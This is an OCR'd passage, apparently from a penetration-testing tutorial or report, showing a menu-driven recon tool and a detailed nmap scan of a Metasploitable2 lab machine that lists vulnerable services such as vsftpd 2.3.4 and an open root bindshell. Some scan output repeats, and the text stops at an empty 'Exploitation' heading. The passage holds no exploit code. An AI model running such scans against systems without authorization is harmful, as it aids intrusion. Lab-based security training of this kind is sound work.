What information would you like to collect? (1-14): 6


Enter Website Name : www.testfire.net
Enter the IP address or Website address : 65.61.137.117
1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
99) Out Of Here (Exit)
What information would you like to collect? (1-14): 13
Do you want to continue? [Yes/No]: n
Information Gathering Tool
Click [Return] to continue
Completed, click return to go back



Enter Website Name : www.testfire.net
Enter the IP address or Website address : 65.61.137.117
1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
99) Out Of Here (Exit)
What information would you like to collect? (1-14): 14



Do you want to continue? [Yes/No]:

2) Scanning



{1}--Information Gatherring
{2}--Scanning
{3}--Exploitation
{99}-Back To Main Menu
NPT ~# 2


Enter Target IP/Range/Host : 192.168.159.131



Network Scanning for: 192.168.159.131
{1}--Scanning
{99}-Return to Main menu
Network Scanning ~# 1



```
root@kali: ~/...al end/NPTWAI
Scanned at 2020-02-17 22:16:11 IST for 38s
Not shown: 977 closed ports
Reason: 977 resets
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 64 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.159.132
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD5
UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5KaOJwSIXSUajnU5oWmY5×85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLq
CVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn8OUCOyrIjqNuA2QW217oQ6wXpbFh+5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqf
iWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH
6oBk/YRnjzxlEAYBsvCmM4a0jmhz0oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSlSXvLDcmcdYfx
eIF0ZSuT+nkRhij7XSSA/Oc5Q5k3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucgB7JjLeC66I7+dlEYX6zT8
i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
23/tcp   open  telnet      syn-ack ttl 64 Linux telnetd
25/tcp   open  smtp        syn-ack ttl 64 Postfix smtpd
```




```
root@kali: ~/...al end/NPTWAI
|_ssl-date: 2020-02-17T16:46:28+00:00; -5s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
53/tcp   open  domain      syn-ack ttl 64 ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        syn-ack ttl 64 netkit-rsh rexecd
513/tcp  open  login       syn-ack ttl 64 OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped  syn-ack ttl 64
1099/tcp open  java-rmi    syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp open  bindshell   syn-ack ttl 64 Metasploitable root shell
2049/tcp open  nfs         syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp open  ftp         syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp open  mysql       syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
```





```
root@kali: ~/...al end/NPTWAI
OS:%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.001 days (since Mon Feb 17 22:15:33 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -5s, deviation: 0s, median: -5s
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 43243/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 41151/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 32394/udp): CLEAN (Failed to receive data)
|   Check 4 (port 56191/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
```



OS:%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Uptime guess: 0.001 days (since Mon Feb 17 22:15:33 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
_clock-skew: mean: -5s, deviation: 0s, median: -5s
_ms-sql-info: ERROR: Script execution failed (use -d to debug)
nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Names:
METASPLOITABLE<00> Flags: <unique><active>
METASPLOITABLE<03> Flags: <unique><active>
METASPLOITABLE<20> Flags: <unique><active>
\x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
WORKGROUP<00> Flags: <group><active>
WORKGROUP<1d> Flags: <unique><active>
WORKGROUP<1e> Flags: <group><active>
Statistics:
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
p2p-conficker:
Checking for Conficker.C or higher...
Check 1 (port 43243/tcp): CLEAN (Couldn't connect)
Check 2 (port 41151/tcp): CLEAN (Couldn't connect)
Check 3 (port 32394/udp): CLEAN (Failed to receive data)
Check 4 (port 56191/udp): CLEAN (Failed to receive data)
0/4 checks are positive: Host is CLEAN or ports are blocked
_smb-os-discovery: ERROR: Script execution failed (use -d to debug)



p2p-conficker:
Checking for Conficker.C or higher...
Check 1 (port 43243/tcp): CLEAN (Couldn't connect)
Check 2 (port 41151/tcp): CLEAN (Couldn't connect)
Check 3 (port 32394/udp): CLEAN (Failed to receive data)
Check 4 (port 56191/udp): CLEAN (Failed to receive data)
0/4 checks are positive: Host is CLEAN or ports are blocked
_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
_smb-security-mode: ERROR: Script execution failed (use -d to debug)
_smb2-security-mode: Couldn't establish a SMBv2 connection.
_smb2-time: Protocol negotiation failed (SMB2)
TRACEROUTE
HOP RTT ADDRESS
1 0.77 ms 192.168.159.131
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:16
Completed NSE at 22:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:16
Completed NSE at 22:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:16
Completed NSE at 22:16, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.74 seconds
Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.430KB)
Click [Return] to continue





3) Exploitation

